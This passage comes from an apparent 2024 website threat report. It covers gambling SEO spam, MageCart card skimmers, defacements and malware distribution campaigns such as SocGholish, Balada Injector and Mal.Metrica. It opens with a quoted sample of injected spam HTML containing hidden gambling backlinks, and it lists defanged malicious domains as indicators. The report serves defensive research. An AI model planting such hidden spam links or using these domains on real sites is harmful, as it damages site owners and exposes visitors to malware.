www.[redacted].org/" rel="dofollow">SEKOLAHTOTO</a></p><p><a href="https://[
redacted].org/" rel="dofollow">SITUS TOGEL</a></p><p><a href="https://
www.[redacted].ac.in/" rel="dofollow">depo 5k</a></p><p><a href="https://
www.[redacted].org/" rel="dofollow">https://www.instalikes.org/</a></p><p><a
href="https://www.[redacted].com/" rel="dofollow">situs toto</a></p><p><a href="
https://www.[redacted].co.za/" rel="dofollow">sekolahtoto</a></p><p><a href="
https://[redacted].org/" rel="dofollow">situs toto</a></p><p><a href="https://
www.[redacted].com/" rel="dofollow">slot deposit 5000</a></p><p><a href="https
://www.[redacted].ac.in/" rel="dofollow">slot deposit 5000</a></p><p><a href="
https://www.[redacted].net/" rel="dofollow">sekolahtoto</a></p></div><div style=
"display:none;">
<a href="https://[redacted].net/">sekolahtoto</a>
<a href="https://www.[redacted].org.br/">www.cressmt.org.br</a>
<a href="https://www.[redacted].com/">slot deposit 5000</a></div></html>
```

Example of gambling SEO spam infection.

The technical implementation of gambling spam reveals an advanced understanding of search engine algorithms and regional regulations. Attackers frequently employ geo-targeting techniques to serve different content based on visitor location, particularly focusing on regions where online gambling faces strict regulation. This approach allows the spam network to maximize its effectiveness while minimizing detection by serving legitimate-looking content to visitors from regions where gambling is heavily monitored.

The persistence mechanisms employed by gambling spam operators demonstrate significant evolution in 2024. Rather than simple content injection, modern gambling spam frequently implements dynamic content generation systems that create region-specific landing pages on demand. These systems often integrate with legitimate CMS functionality, making them particularly difficult to identify and remove without disrupting the site's normal operation.

Characteristics of gambling spam infections include:

- Region-specific content delivery systems that adapt to local gambling regulations and language preferences
- Automated generation of doorway pages optimized for gambling-related keywords and local betting terms
- Strategic acquisition and exploitation of expired domains with established authority
- Dynamic content translation systems serving region-specific gambling content in appropriate languages
- Advanced cloaking techniques that evade detection by displaying legitimate content to security scanners

# Credit card stealers

Malicious code injected into e-commerce checkout processes to steal payment card data from site visitors.

Client-side credit card skimming malware, also known as MageCart, affected 18,622 websites across the internet in 2024. These attacks specifically target e-commerce platforms, with a particular focus on WooCommerce and Magento installations. The malware operates by injecting malicious code into checkout processes to harvest customer payment information in real-time.

Many of the detected skimmer injections in 2024 can be attributed to the Magento/Adobe Commerce CVE-2024-34102 vulnerability (aka CosmicSting).

Key characteristics of credit card skimming infections include:

- Integration with multiple e-commerce platforms
- Advanced data exfiltration through encrypted channels
- Masquerading techniques mimicking legitimate analytics services
- Creation of exact payment form replicas to avoid detection


# Defacements

Visual modifications to websites, often including unauthorized content changes and fake update notifications.


While representing a smaller portion of total infections with 8,452 affected websites across the internet, defacements often create immediate and visible impact on compromised sites. Unlike more stealthy forms of compromise, defacements are designed to be noticed, either to make political statements or simply to demonstrate the attacker's ability to compromise the site.

## Visual modifications

The majority of defacement detections (7,513) involved direct modifications to website content, replacing legitimate pages with unauthorized messages or imagery. While the majority of defaced websites are regular sites, we often hear about these attacks when hacktivists target high-profile or government websites to maximize their impact and visibility. These attacks frequently serve as a distraction from more serious compromises occurring simultaneously.




# External malware distribution networks



Website compromises often involve loading malicious code from external servers through injected script tags or iframes. GoDaddy InfoSec researchers maintain a comprehensive blocklist of these malicious domains and URLs. In 2024, SiteCheck identified 169,163 websites loading resources from 575 known malicious domains.

## Distribution by campaign



## Top campaign networks

Malware campaigns rely heavily on external infrastructure to deliver malicious payloads and maintain control over compromised websites. These domains often masquerade as legitimate services, using names that mimic content delivery networks, JavaScript libraries, or development resources. The most prevalent domains typically serve as malware distribution points for major campaigns, with some domains responsible for thousands of website infections.

### SocGholish

Certain website malware campaigns associated with SocGholish are known to avoid obfuscated injections. Instead, they use fake WordPress plugins to place script tags referencing external scripts on their own servers. In 2024 we detected such scripts from 77 different domains on over 65,000 sites across the internet.

The top five most commonly detected SocGholish-related domains include:

- marvin-occentus[.]net (9,664 detections)
- aitcaid[.]com (8,862 detections)
- packedbrick[.]com (4,978 detections)
- blacksaltys[.]com (3,824 detections)
- frontendcodingtips[.]com (3,385 detections)

In addition to 77 domains related to SocGholish, we also detected 61 domains related to other campaigns that used similar social engineering tactics tricking site visitors into downloading and installing malware (mostly remote access trojans and infostealers) under pretext of updating their browser, solving a captcha, or fixing some non-existent problem.

### Balada Injector

The Balada Injector campaign operates through a sophisticated network of domains with distinctive naming patterns, often combining multiple English words to create legitimate-looking domain names.

In 2024, Balada Injector mainly used obfuscated malicious code, but we still detected over 15,000 sites across the internet with external script tags loading malware from 68 Balada own domains injected in 2023 and earlier. For example, the most detected Balada Injectors domain startperfectsolutions[.]com is related to massive infections that took place in November 2023.

The top five detections include:

- startperfectsolutions[.]com (11,374 detections)
- clickandanalytics[.]com (643 detections)
- digestcolect[.]com (705 detections)
- scriptsplatform[.]com (495 detections)
- firstblackphase[.]com (89 detections)

### Mal.Metrica

This campaign is known to exploit cross site scripting vulnerabilities to inject external script tags, leveraged a network of domains masquerading as content delivery services. The tell-tale pattern of Mal.Metrica script URLs are the use of third-level subdomains and absence of the script paths — the domain's "home page" serves the malicious JavaScript instead of a conventional HTML page.

In 2024 we detected over 21,000 sites with injected Mal.Metrica scripts referencing 21 blocklisted domains. The top five detections include:

- cache.cloudswiftcdn[.]com (5,539 detections)
- static.rapidglobalorbit[.]com (3,941 detections)
- synd.edgecdnc[.]com (2,839 detections)
- secure.gdcstatic[.]com (2,584 detections)
- content.gorapidcdn[.]com (1,747 detections)

# Credits

- **Denis Sinegubko**
  Principal Security Engineer, Malware Research
- **Rianna MacLeod**
  Technical Writer
- **Rodrigo Escobar**
  Senior Manager, Malware Research
- **Vineeth Surendra**
  Senior Director Security Operations, Hosting